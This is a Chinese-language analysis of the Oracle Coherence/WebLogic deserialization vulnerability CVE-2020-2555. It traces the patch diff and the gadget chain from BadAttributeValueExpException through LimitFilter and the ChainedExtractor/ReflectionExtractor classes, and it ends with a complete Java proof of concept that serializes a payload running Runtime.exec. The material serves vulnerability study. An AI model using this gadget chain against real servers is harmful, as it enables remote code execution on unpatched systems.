通过查看补丁可以看到将 LimitFilter 类中的 toString() 方法中的 extract() 方法调用全部都移除，我们就可以知道，漏洞的触发位置就在此处。

```
9,11c9,10
<     if (this.m_comparator instanceof ValueExtractor) {
<
<       ValueExtractor extractor = (ValueExtractor)this.m_comparator;
---
>     if (this.m_comparator != null)
>     {
13c12
<         .append(extractor.extract(this.m_oAnchorTop))
---
>         .append(this.m_oAnchorTop)
15,19c14,15
<         .append(extractor.extract(this.m_oAnchorBottom));
<     }
<     else if (this.m_comparator != null) {
<
<       sb.append(", comparator=")
---
>         .append(this.m_oAnchorBottom)
>         .append(", comparator=")
```

在 java 反序列化链 CommonsCollections5 中利用 jdk 中 自带的 BadAttributeValueExpException 来调用任意类

的 toString()方法。

javax.management.BadAttributeValueExpException#readObject


```
70 @    private void readObject(ObjectInputStream ois) throws IOException, ClassNotFoundException {
71          ObjectInputStream.GetField gf = ois.readFields();
72          Object valObj = gf.get( name: "val",  val: null);
73
74          if (valObj == null) {
75              val = null;
76          } else if (valObj instanceof String) {
77              val= valObj;
78          } else if (System.getSecurityManager() == null
79                  || valObj instanceof Long
80                  || valObj instanceof Integer
81                  || valObj instanceof Float
82                  || valObj instanceof Double
83                  || valObj instanceof Byte
84                  || valObj instanceof Short
85                  || valObj instanceof Boolean) {
86              val = valObj.toString();
87          } else { // the serialized object is from a version without JDK-8019292 fix
88              val = System.identityHashCode(valObj) + "@" + valObj.getClass().getName();
89          }
90      }
91  }
```

我们注意到，如果 m_comparator 是继承 ValueExtractor 接口的类时，才会去调用 extract() 方法。同时也将 this.m_oAnchorTop && this.m_oAnchorBottom 作为参数，传入 ValueExtractor.extract()。


com.tangosol.util.filter.LimitFilter#toString


```
307     public String toString() {
308         StringBuilder sb = new StringBuilder("LimitFilter: (");
309         sb.append(this.m_filter).append(" [pageSize=").append(this.m_cPageSize).append(", pageNum=").append(this.m_nPage);
310         if (this.m_comparator instanceof ValueExtractor) {
311             ValueExtractor extractor = (ValueExtractor)this.m_comparator;
312             sb.append(", top=").append(extractor.extract(this.m_oAnchorTop)).append(", bottom=").append(extractor.extract(this.m_oAnchorBottom));
313         } else if (this.m_comparator != null) {
314             sb.append(", comparator=").append(this.m_comparator);
315         }
316
317         sb.append("])");
318         return sb.toString();
319     }
```

跟进类 ValueExtractor，查看 extract() 方法，发现 ValueExtractor 是一个接口的类，并且 extract() 是一个抽象方法，并没有实现。



因为这个漏洞是一个反序列化漏洞，所以我们需要在 `ValueExtractor` 的子类中找到实现 `Serializable`反序列化接口、具有 `extract()` 方法、在 `extract()` 方法中实现了命令执行。在 idea 中利用 `ctrl + h` 查看类或接口的继承关系。





com.tangosol.util.extractor.ReflectionExtractor#extract

```
49 @    public E extract(T oTarget) {
50          if (oTarget == null) {
51              return null;
52          } else {
53              Class clz = oTarget.getClass();
54
55              try {
56                  Method method = this.m_methodPrev;
57                  if (method == null || method.getDeclaringClass() != clz) {
58                      this.m_methodPrev = method = ClassHelper.findMethod(clz, this.getMethodName(), ClassHelper.getClassArray(this.m_aoParam), fStatic: false);
59                  }
60
61                  return method.invoke(oTarget, this.m_aoParam);
62              } catch (NullPointerException var4) {
63                  throw new RuntimeException(this.suggestExtractFailureCause(clz));
64              } catch (Exception var5) {
65                  throw ensureRuntimeException(var5, clz.getName() + this + '(' + oTarget + ')');
66              }
67          }
68      }
```

我们可以看到 ReflectionExtractor 中的 extract 方法，调用了 method.invoke，两个参数都是序列化中的可控变量。不过仅凭单一的 method.invoke 是没有办法调用 `Runtime.getRuntime().exec()`，需要找一个中间点去反复的调用这个方法，就像 `commons-collections-3.1` 的 Gadget chain。 ChainedExtractor 的 extract 可以满足这个条件。


com.tangosol.util.extractor.ChainedExtractor#extract

```
42      public E extract(Object oTarget) {
43          ValueExtractor[] aExtractor = this.getExtractors();
44          int i = 0;
45
46          for(int c = aExtractor.length; i < c && oTarget != null; ++i) {
47              oTarget = aExtractor[i].extract(oTarget);
48          }
49
50          return oTarget;
51      }
```

构造 POC

创建一个 maven 项目，在项目文件夹下创建一个 lib 文件夹，将 weblogic 服务下 `coherence/lib/coherence.jar` 拷贝到文件夹下。针对不同版本的weblogic，需要不同版本下的

coherence.jar 。



POC

```
import com.tangosol.util.extractor.ChainedExtractor;
import com.tangosol.util.extractor.ReflectionExtractor;
import com.tangosol.util.filter.LimitFilter;

import javax.management.BadAttributeValueExpException;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;

public class CVE_2020_2555 {
    public static void main(String[] args) throws Exception{

        ReflectionExtractor[] extractors = {
                new ReflectionExtractor("getMethod",new Object[]{"getRuntime",new
Class[0]}),
                new ReflectionExtractor("invoke", new Object[]{null,new
Object[0]}),
                new ReflectionExtractor("exec",new Object[]{"calc.exe"})
        };
```

```
        ChainedExtractor chainedExtractor =new ChainedExtractor(extractors);
        LimitFilter limitFilter = new LimitFilter();

        // LimitFilter 类中的成员变量为 private,所以需要通过 setAccessible 来反射获取
私有变量
        // Field 反射中 获取类的相关信息 && 对成员变量重新赋值
        //m_comparator
        Field m_comparator =
limitFilter.getClass().getDeclaredField("m_comparator");
        m_comparator.setAccessible(true);
        m_comparator.set(limitFilter, chainedExtractor);

        //m_oAnchorTop
        Field m_oAnchorTop =
limitFilter.getClass().getDeclaredField("m_oAnchorTop");
        m_oAnchorTop.setAccessible(true);
        m_oAnchorTop.set(limitFilter,Runtime.class);

        // val
        BadAttributeValueExpException badAttributeValueExpException = new
BadAttributeValueExpException(null);
        Field field =
badAttributeValueExpException.getClass().getDeclaredField("val");
        field.setAccessible(true);
        field.set(badAttributeValueExpException, limitFilter);

        // 序列化数据
        serialize(badAttributeValueExpException);

        //反序列化数据
        deserialize();


    }
    //序列化数据
    public static void serialize(Object object) throws Exception{
            FileOutputStream fileOutputStream = new
FileOutputStream("12214clac.ser");
            ObjectOutputStream objectOutputStream = new
ObjectOutputStream(fileOutputStream);
            objectOutputStream.writeObject(object);
            objectOutputStream.close();
    }

    //反序列化数据
    public static void  deserialize() throws Exception{
        FileInputStream fileInputStream = new FileInputStream("12214clac.ser");
        ObjectInputStream objectInputStream = new
ObjectInputStream(fileInputStream);
        Object result = objectInputStream.readObject();
        objectInputStream.close();
    }

}
```

整个调试过程跟 java 反序列化链 `commons-collections-3.1` 相似，甚至比之更加简单，就不再详细描述了。

不足之处

看到 Lucifaer 大佬说还有一种利用方式，是基于表达式注入的利用方式，比这种串联利用方式更加简单，应该跟 strut2 漏洞有些关系，等分析完 strut2 漏洞再回来看。

参考文章

Weblogic12c T3 协议安全漫谈
weblogic t3 协议利用与防御
CVE-2020-2555 漏洞分析
漫谈 Weblogic CVE-2020-2555
修复weblogic的JAVA反序列化漏洞的多种方法
Oracle Coherence 反序列化漏洞分析（CVE-2020-2555）